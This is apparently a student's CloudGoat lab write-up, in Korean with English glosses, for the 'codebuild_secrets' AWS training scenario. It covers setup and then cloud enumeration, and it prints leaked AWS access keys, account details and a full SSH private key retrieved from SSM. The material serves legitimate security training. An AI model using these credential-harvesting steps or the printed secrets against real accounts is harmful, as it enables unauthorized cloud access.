CloudGoat_[BoB13]서소영(Seo soyoung)

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
CloudGoat Setting

```
git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
```



```
sei@sei-VMware-Virtual-Platform:~/cloudgoat$ ls
cloudgoat.py  Dockerfile       README.md         trash
config.yml    docker_stack.yml requirements.txt  whitelist.txt
core          LICENSE          scenarios
sei@sei-VMware-Virtual-Platform:~/cloudgoat$ chmod 777 cloudgoat.py
```

```
cd cloudgoat
chmod 777 cloudgoat.py
pip install -r ./core/python/requirements.txt
```

▼ Error occurred

```
python 3 -m venv env
source env/bin/activate

상위 디렉토리에 설치하기
pip install -r requirements.txt
source env/bin/activate
pip install -r requirements.txt
```

```
sudo apt-get update && sudo apt-get install -y gnupg software-properti
```

```
wget -O- https://apt.releases.hashicorp.com/gpg | gpg --dearmor | sudo
```

```
gpg --no-default-keyring --keyring /usr/share/keyrings/hashicorp-archi
```

```
echo "deb [signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg
```

```
sudo apt update
sudo apt-get install terraform
```

```
pip3 install -r ./requirements.txt
```

```
aws configure --profile seisy12
WS Access Key ID [None]:
AWS Secret Access Key [None]:
Default region name [None]: us-east-1
Default output format [None]: json
```

```
./cloudgoat.py config profile
```

```
./cloudgoat.py config whitelist --auto
```

```
./cloudgoat.py create codebuild_secrets

 ./cloudgoat.py destroy codebuild_secrets (반드시!!)
```

https://github.com/RhinoSecurityLabs/cloudgoat/tree/master/scenarios/codebuild_secrets


cloudgoat_codebuild_secrets

Summary

Starting as the IAM user Solo, the attacker first enumerates and explores CodeBuild projects, finding unsecured IAM keys for the IAM user Calrissian therein. Then operating as Calrissian, the attacker discovers an RDS database. Unable to access the database's contents directly, the attacker can make clever use of the RDS snapshot functionality to acquire the scenario's goal: a pair of secret strings.

Alternatively, the attacker may explore SSM parameters and find SSH keys to an EC2 instance. Using the metadata service, the attacker can acquire the EC2 instance-profile's keys and push deeper into the target environment, eventually gaining access to the original database and the scenario goal inside (a pair of secret strings) by a more circuitous route.

Note: This scenario may require you to create some AWS resources, and because CloudGoat can only manage resources it creates, you should remove them manually before running `./cloudgoat destroy`.


Start ("Solo" IAM Profile)
List CodeBuild projects
Find IAM keys for "Calrissian" in CodeBuild env variables
Via "Calrissian," list RDS instances
Via "Calrissian," create snapshot of private RDS instance
List SSM parameters
Get secret text from within new RDS Instance
Use "Calrissian" keys ModifyDbInstanceAttribute and reset admin password
Via "Calrissian," create new, accessible RDS instance from snapshot
Find EC2 SSH key in unencrypted SSM
Exploit EC2 metadata service to get DB info
Get secret text from within original RDS Instance
List EC2 instances
Connect to EC2 instance via SSH
Exploit EC2 metadata service to get EC2 role's IAM keys
Via "EC2 Role," list Lambda env variables
Find RDS admin credentials in Lambda env variables
Via "EC2 Role," list and access original RDS instance


< Scenario Start(s) >

→

IAM User "Solo"

< Scenario Goal(s) >


→ A pair of secret strings stored in a secure RDS database.



```
(env) sei@sei-VMware-Virtual-Platform:~/cloudgoat$ tree
.
├── cloudgoat.py
├── codebuild_secrets_cgidfjzufpipzz
│   ├── assets
│   │   ├── buildspec.yml
│   │   ├── lambda.py
│   │   └── lambda.zip
│   ├── cheat_sheet_calrissian.md
│   ├── cheat_sheet_solo.md
│   ├── cloudgoat
│   ├── cloudgoat.pub
│   ├── manifest.yml
│   ├── README.md
│   ├── start.sh
│   ├── start.txt
│   └── terraform
│       ├── codebuild.tf
│       ├── data_sources.tf
│       ├── ec2.tf
│       ├── iam.tf
│       ├── lambda.tf
│       ├── outputs.tf
│       ├── provider.tf
│       ├── rds.tf
│       ├── ssm-parameters.tf
│       ├── terraform.tfstate
│       ├── variables.tf
│       └── vpc.tf
├── config.yml
├── core
│   ├── python
│   │   ├── commands.py
│   │   ├── help_text.py
│   │   ├── __pycache__
│   │   │   ├── commands.cpython-312.pyc
│   │   │   ├── help_text.cpython-312.pyc
│   │   │   └── utils.cpython-312.pyc
│   │   ├── python_terraform
│   │   │   ├── __init__.py
```

- tree - 디렉토리 내 파일을 트리 형식으로 보여준다.


  tree - Displays the files in a directory in a tree format.



```
(env) sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz$ cat start.txt
cloudgoat_output_aws_account_id = 831926608298
cloudgoat_output_solo_access_key_id = AKIA4DMVQUGVNEZUJCHP
cloudgoat_output_solo_secret_key = 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
```

```
cat start.txt
```

💡 cloudgoat_output_aws_account_id = 831926608298
cloudgoat_output_solo_access_key_id = AKIA4DMVQUGVNEZUJCHP
cloudgoat_output_solo_secret_key = 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




```
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidf
jzufpipzz$ aws configure --profile solo
AWS Access Key ID [None]: AKIA4DMVQUGVNEZUJCHP
AWS Secret Access Key [None]: hOcHOi88HlnjgOIEdxljV12Fd3/mc8ex209eR
S5F
Default region name [None]: us-east-1
Default output format [None]:
```

```
aws configure --profile solo
```

- solo라는 이름을 가진 user가 발견되어, 해당 계정의 credential을 등록한다.

  A user named "solo" has been found, and the credentials for that account are being registered.




```
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz
$ aws --profile solo --region us-east-1 sts get-caller-identity
{
    "UserId": "AIDA4DMVQUGVJTOLZ4T4S",
    "Account": "831926608298",
    "Arn": "arn:aws:iam::831926608298:user/solo"
}
```


```
aws --profile solo --region us-east-1 sts get-caller-identity
```

- solo의 AWS 계정 ID, 사용자 ID, ARN이 확인된다.

  The AWS account ID, user ID, and ARN for the user "solo" are verified.



```
                "NetworkInterfaces": [
                    {
                        "Association": {
                            "IpOwnerId": "amazon",
                            "PublicDnsName": "ec2-23-20-28-120.compute-1.amazonaws.com",
                            "PublicIp": "23.20.28.120"
                        },
                        "Attachment": {
                            "AttachTime": "2024-08-13T04:04:16+00:00",
                            "AttachmentId": "eni-attach-0fc83a0c5e6f3d78e",
                            "DeleteOnTermination": true,
                            "DeviceIndex": 0,
                            "Status": "attached",
                            "NetworkCardIndex": 0
```




```
"Description": "",
"Groups": [
    {
        "GroupName": "cg-ec2-ssh-codebuild_secrets_cgidfjzufpipzz",
        "GroupId": "sg-02bb8330693f078dc"
    }
],
```

```
aws ec2 describe-instances --profile solo
```


- 해당 명령어를 사용하여 현재 계정에서 실행 중인 모든 EC2 인스턴스의 정보를 나열한다.

  The command is used to list information about all running EC2 instances in the current account.

- publicIP : 23.20.28.120
- instance id : 084cf29ee93d523ae
- security-group-id : 02bb8330693f078dc



```
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz$ aws ec2 describe-security-groups
 --profile solo
{
    "SecurityGroups": [
        {
            "Description": "default VPC security group",
            "GroupName": "default",
            "IpPermissions": [
                {
                    "IpProtocol": "-1",
                    "IpRanges": [],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "UserIdGroupPairs": [
                        {
                            "GroupId": "sg-04abafcd128b2b416",
                            "UserId": "831926608298"
                        }
                    ]
                }
            ],
            "OwnerId": "831926608298",
            "GroupId": "sg-04abafcd128b2b416",
            "IpPermissionsEgress": [
                {
                    "IpProtocol": "-1",
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "UserIdGroupPairs": []
                }
            ],
            "VpcId": "vpc-0427a6abc9114dd7a"
        },
```



```
            "Description": "CloudGoat codebuild_secrets_cgidfjzufpipzz Security Group for EC2 Instance over SS
H",
            "GroupName": "cg-ec2-ssh-codebuild_secrets_cgidfjzufpipzz",
            "IpPermissions": [
                {
                    "FromPort": 22,
                    "IpProtocol": "tcp",
                    "IpRanges": [
                        {
                            "CidrIp": "211.234.202.109/32"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": [],
                    "ToPort": 22,
                    "UserIdGroupPairs": []
                }
            ],
            "OwnerId": "831926608298",
            "GroupId": "sg-02bb8330693f078dc",
            "IpPermissionsEgress": [
                {
                    "IpProtocol": "-1",
                    "IpRanges": [
                        {
                            "CidrIp": "0.0.0.0/0"
                        }
                    ],
                    "Ipv6Ranges": [],
:
            ],
            "VpcId": "vpc-0447b296d689ed40a"
        },
```


```
aws ec2 describe-security-groups --profile solo
```

- AWS 계정에서 사용 가능한 보안 그룹의 상세정보 조회한다.

  Retrieve detailed information about the security groups available in the AWS account.Retrieve detailed information about the security groups available in the AWS account.

- 22번 포트를 통해서 SSH 연결을 할 수 있다.

  SSH connections can be made through port 22.




```
sei@sei-VMware-Virtual-Platform:~/cloudgoat/codebuild_secrets_cgidfjzufpipzz$ aws ssm de
scribe-parameters --profile solo
{
    "Parameters": [
        {
            "Name": "cg-ec2-private-key-codebuild_secrets_cgidfjzufpipzz",
            "ARN": "arn:aws:ssm:us-east-1:831926608298:parameter/cg-ec2-private-key-code
build_secrets_cgidfjzufpipzz",
            "Type": "String",
            "LastModifiedDate": "2024-08-13T12:58:56.186000+09:00",
            "LastModifiedUser": "arn:aws:iam::831926608298:user/seisy12",
            "Description": "cg-ec2-private-key-codebuild_secrets_cgidfjzufpipzz",
            "Version": 1,
            "Tier": "Standard",
            "Policies": [],
            "DataType": "text"
        },
        {
            "Name": "cg-ec2-public-key-codebuild_secrets_cgidfjzufpipzz",
            "ARN": "arn:aws:ssm:us-east-1:831926608298:parameter/cg-ec2-public-key-codeb
uild_secrets_cgidfjzufpipzz",
            "Type": "String",
```

```
aws ssm describe-parameters --profile solo
```

- 파라미터 정보를 출력한다.

  Output the parameter information.
- "ARN": "arn:aws:ssm:us-east-1:831926608298:parameter/cg-ec2-private-key-codebuild_secrets_cgidfjzufpipzz"
- "Name": "cg-ec2-private-key-codebuild_secrets_cgidfjzufpipzz"



```
{
    "Parameter": {
        "Name": "cg-ec2-private-key-codebuild_secrets_cgidfjzufpipzz",
        "Type": "String",
        "Value": "-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAAB
G5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAgEAwQRU5LRBhn38Uc6
FGNDOKchVUbWxm9cKrcpODK/Hl33++E0y4MS7\nX9YcNBSb+UL5PeNZ0dc+eWXGN0ArFuwR5ordAjM3A
shvwt9mhKbNIhvWDeLIG94eIVu77P\nPlqtcvT9Ptmn3xcWgL70qjiqvZoBcuDNsPKyJN3GMtFVKrQxQ
kK0ZPkmdp3RBnpjK0iXvW\nknP/W+TKkWDp8eIGpOrhV7jOBeGd/VHmW5vR1NQab20rkvhJ+1IgJFKhD
darx1XArT+tGK\nj3yRIwsZVtZuwiASD8Cy3rEL6QukikRrxCl3h2kGFEHqsPFq1mHOxOltyHERdb9J0
jYw69\nqKItptmtXszVj3mu0CxoHX77yGtlGQ3KyhX64qiLc+/z4zFyQjKw2YAFWlfxMR8i8FhK6P\nw
dL8+p0AkUmynd3kR2Y+Zv413rsnjFXaHJscy9LP7r6DVquY1ekK0B9jdIbC2GjaUNKGc/\nQIbZIejin
VgXY4IxpYckQR1EYJZ7Hh44gAyYJHQGSKCRD0vjUNPHVdAsD39npoDx7J8A9R\n2Igds5HW1bG8CcCDd
80PNRFqzC66Pe+8lxwbV69OYGThAqDp1Z0+yYUJW2XlJaUeTa2m25\no1ymFthPeifoB6TQaRmHnCXSS
AWbkgVyRkHaXoiApWrKOkdnn+PXqwLef6IIFX2XTaKw+0\nkAAAdY+ZoDgvmaA4IAAAAHc3NoLXJzYQA
AAgEAwQRU5LRBhn38Uc6FGNDOKchVUbWxm9cK\nrcpODK/Hl33++E0y4MS7X9YcNBSb+UL5PeNZ0dc+e
WXGN0ArFuwR5ordAjM3Ashvwt9mhK\nbNIhvWDeLIG94eIVu77PPlqtcvT9Ptmn3xcWgL70qjiqvZoBc
uDNsPKyJN3GMtFVKrQxQk\nK0ZPkmdp3RBnpjK0iXvWknP/W+TKkWDp8eIGpOrhV7jOBeGd/VHmW5vR1
NQab20rkvhJ+1\nIgJFKhDdarx1XArT+tGKj3yRIwsZVtZuwiASD8Cy3rEL6QukikRrxCl3h2kGFEHqs
PFq1m\nHOxOltyHERdb9J0jYw69qKItptmtXszVj3mu0CxoHX77yGtlGQ3KyhX64qiLc+/z4zFyQj\nK
w2YAFWlfxMR8i8FhK6PwdL8+p0AkUmynd3kR2Y+Zv413rsnjFXaHJscy9LP7r6DVquY1e\nkK0B9jdIb
C2GjaUNKGc/QIbZIejinVgXY4IxpYckQR1EYJZ7Hh44gAyYJHQGSKCRD0vjUN\nPHVdAsD39npoDx7J8
A9R2Igds5HW1bG8CcCDd80PNRFqzC66Pe+8lxwbV69OYGThAqDp1Z\n0+yYUJW2XlJaUeTa2m25o1ymF
:
```

```
aws ssm get-parameter --name cg-ec2-private-key-codebuild_secrets_cgi
```


- cg-ec2-private-key-codebuild_secrets_cgidfjzufpipzz라는 이름의 파라미터를 조회한다.

  Retrieve the parameter named "cg-ec2-private-key-codebuild_secrets_cgidfjzufpipzz".

▼ <private key>

```
-----BEGIN OPENSSH PRIVATE KEY-----
nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAd
zc2gtcn\nNhAAAAAwEAAQAAAgEAwQRU5LRBhn38Uc6FGNDOKchVUbWxm9cKrcpOD
K/Hl33++E0y4MS7\nX9YcNBSb+UL5PeNZ0dc+eWXGN0ArFuwR5ordAjM3Ashvwt9
mhKbNIhvWDeLIG94eIVu77P\nPlqtcvT9Ptmn3xcWgL70qjiqvZoBcuDNsPKyJN3
GMtFVKrQxQkK0ZPkmdp3RBnpjK0iXvW\nknP/W+TKkWDp8eIGpOrhV7jOBeGd/VH
mW5vR1NQab20rkvhJ+1IgJFKhDdarx1XArT+tGK\nj3yRIwsZVtZuwiASD8Cy3rE
L6QukikRrxCl3h2kGFEHqsPFq1mHOxOltyHERdb9J0jYw69\nqKItptmtXszVj3m
u0CxoHX77yGtlGQ3KyhX64qiLc+/z4zFyQjKw2YAFWlfxMR8i8FhK6P\nwdL8+p0
AkUmynd3kR2Y+Zv413rsnjFXaHJscy9LP7r6DVquY1ekK0B9jdIbC2GjaUNKGc/
\nQIbZIejinVgXY4IxpYckQR1EYJZ7Hh44gAyYJHQGSKCRD0vjUNPHVdAsD39npo
Dx7J8A9R\n2Igds5HW1bG8CcCDd80PNRFqzC66Pe+8lxwbV69OYGThAqDp1Z0+yY
UJW2XlJaUeTa2m25\no1ymFthPeifoB6TQaRmHnCXSSAWbkgVyRkHaXoiApWrKOk
dnn+PXqwLef6IIFX2XTaKw+0\nkAAAdY+ZoDgvmaA4IAAAAHc3NoLXJzYQAAAgEA
wQRU5LRBhn38Uc6FGNDOKchVUbWxm9cK\nrcpODK/Hl33++E0y4MS7X9YcNBSb+U
L5PeNZ0dc+eWXGN0ArFuwR5ordAjM3Ashvwt9mhK\nbNIhvWDeLIG94eIVu77PPl
qtcvT9Ptmn3xcWgL70qjiqvZoBcuDNsPKyJN3GMtFVKrQxQk\nK0ZPkmdp3RBnpj
K0iXvWknP/W+TKkWDp8eIGpOrhV7jOBeGd/VHmW5vR1NQab20rkvhJ+1\nIgJFKh
Ddarx1XArT+tGKj3yRIwsZVtZuwiASD8Cy3rEL6QukikRrxCl3h2kGFEHqsPFq1m
\nHOxOltyHERdb9J0jYw69qKItptmtXszVj3mu0CxoHX77yGtlGQ3KyhX64qiLc
+/z4zFyQj\nKw2YAFWlfxMR8i8FhK6PwdL8+p0AkUmynd3kR2Y+Zv413rsnjFXaH
Jscy9LP7r6DVquY1e\nkK0B9jdIbC2GjaUNKGc/QIbZIejinVgXY4IxpYckQR1EY
JZ7Hh44gAyYJHQGSKCRD0vjUN\nPHVdAsD39npoDx7J8A9R2Igds5HW1bG8CcCDd
80PNRFqzC66Pe+8lxwbV69OYGThAqDp1Z\n0+yYUJW2XlJaUeTa2m25o1ymFthPe
ifoB6TQaRmHnCXSSAWbkgVyRkHaXoiApWrKOkdnn+\nPXqwLef6IIFX2XTaKw+0k
AAAADAQABAAACAAz585MkozsdgTcmwT/32cRpWYMSygwGGwuw\nDCtCLhL7P4cF+
aOu1kINLPw7XnkVjZghjspSxDp5IyhXwg3adSGguFcLhmlDfHAHgObuJ+\nBhKrT
oSDfHaRMpDatSgmBH80BUqSa3zOGo8xR1WiVahFkE9e2bVJu7xKxKZp+GXUk3M29
N\nXNAk77MTBUThJ84Oa1CRR9uvuAaqE1BVt8iimd/B5ufyUSLUvL3v7d13HQfcu
Q86bg7daJ\nfIjldV1VqjYz7ChyqfQXldJbTqrN48hdS5mPhPb/xCM4yykYjH41o
3mRD/2QqOyYbmxXSw\nVmBCFzqI7X+2iMiCFzIdJSCQhd052AVtCxVN/8tuJuyvK
6MIJDPxaL4A0K5uM5zRMmqm95\nTT18UVndAfo4uWRDlGGfDuIvV0XZEySq+Us/Z
DHu67Pm8wPwXJVQvId1axyzdoREh/vx4p\nevDMRpRfmvywl8alAqRioV2l6dZNK
m1ARIB0IGc1jLopGDXpUa/na3vU/BThRzJAHh8LDy\n4wDysLhVhJvRsENYqxv25
ngc83CcbrOJIjwG0ThvPsRrjXSfSABNaLExAVAapC2c8y1YL2\nkGlpNsUXvlXCz
p7jVNK7bii5NVKDOQtuOd+60l3JoC7DMS+nvFeV18d6G2+tkIwol/RHw8\n3K7Cm
6Uso7tpxaTIs5AAABAFvs9snnHUloQGbM0vv494MBZhiTgOLPMDtTc35ta5YF3Rm
R\nO1mChwYbNrMU/XluR4ObjTrm6qt6JG4gDz2q9fDFHgi0Jf+/0lXM/iUJ5Ad4
3/u5wM40Fg\nmOjnch6IeNsQVMkji2rdd4ZZwGs0KkIn/DxrPnc4IhR42phH3rWc
KA4Cc0I6ho1Bsuru+L\nig8TxP268DqcVg83DerLthDtnZTbEbcWedsRJ5jmyb6r
LO50QTv6Czy6LRZdsqhiGDKPuN\nFxxp9zzXkSX9QaMKd1QkTyPd7QwMAofxSALe
IT2vWIOJFY5GQ9VYv32VX9Ox8qrvTY2ves\nmcnL6obNKPVhxZQAAAEBAODz4jFf
LihnOvaF38BPo7veTVKi3MZyUC+iuWaQvn6+dYMAAb\nDadw/Pu6mt0p/Qdd5mKh
```

```
n/fH+KC9cLqiyszEhGZjNZ+nMo2pKycqYqhROFr83OQR/F4VhQ\najtAq1mk8H0q
Yg8f87eIcy3QpZ5j16hpoOPWB/FJKwayZ3NudMM+l0sRMZ7DeW38LC3yRo\nWEkd
V2+HA5XnKKckIiTdO6chwi/dnRpG5K2GMSPnG1CM0gG/Opwv+Pam1PAU/i03083c
GC\nM4IlNmbP0/DNzs1lVZWCrkIiwD1gyY9U/4EVytgIld/02BrcuNbe3XaIZGaE
nsqa3D9W5p\nq/bQzRacefvb8AAAEBANuoFOApYZM4dtBe98T6mmcAWoFMq0TVNB
W5sE+hugGsre2lp9L2\nUhaMijhT56COyYJpNMoR5DjrAycjqwVXm+WV0UlbsqVX
c1GQ/mCL3PIJP+XvBfWF2wvcMm\nSn8ah129WN/WunCUgKyLoYlYa86ZtHvNBE4L
teZdBQONbJgwphF2Y6hNG1GPwmbWzsywcc\nnQghjFXKyjAoAI2ShwnwuwPoK3cz
bzlfhVWBbq1Li3LFPS1yMCc0lB8w7LpOznZdqGvXTS\n4ibVnDzy1WYwMshrr0Fw
z1HhPPB7xGy9LBWNeV10F+3TvUFdal+hi7hLNxp0nOcD8ssAJB\nxP9shkH5GPcA
AAAfc2VpQHNlaS1WTXdhcmUtVmlydHVhbC1QbGF0Zm9ybQECAwQ=
-----END OPENSSH PRIVATE KEY-----
```

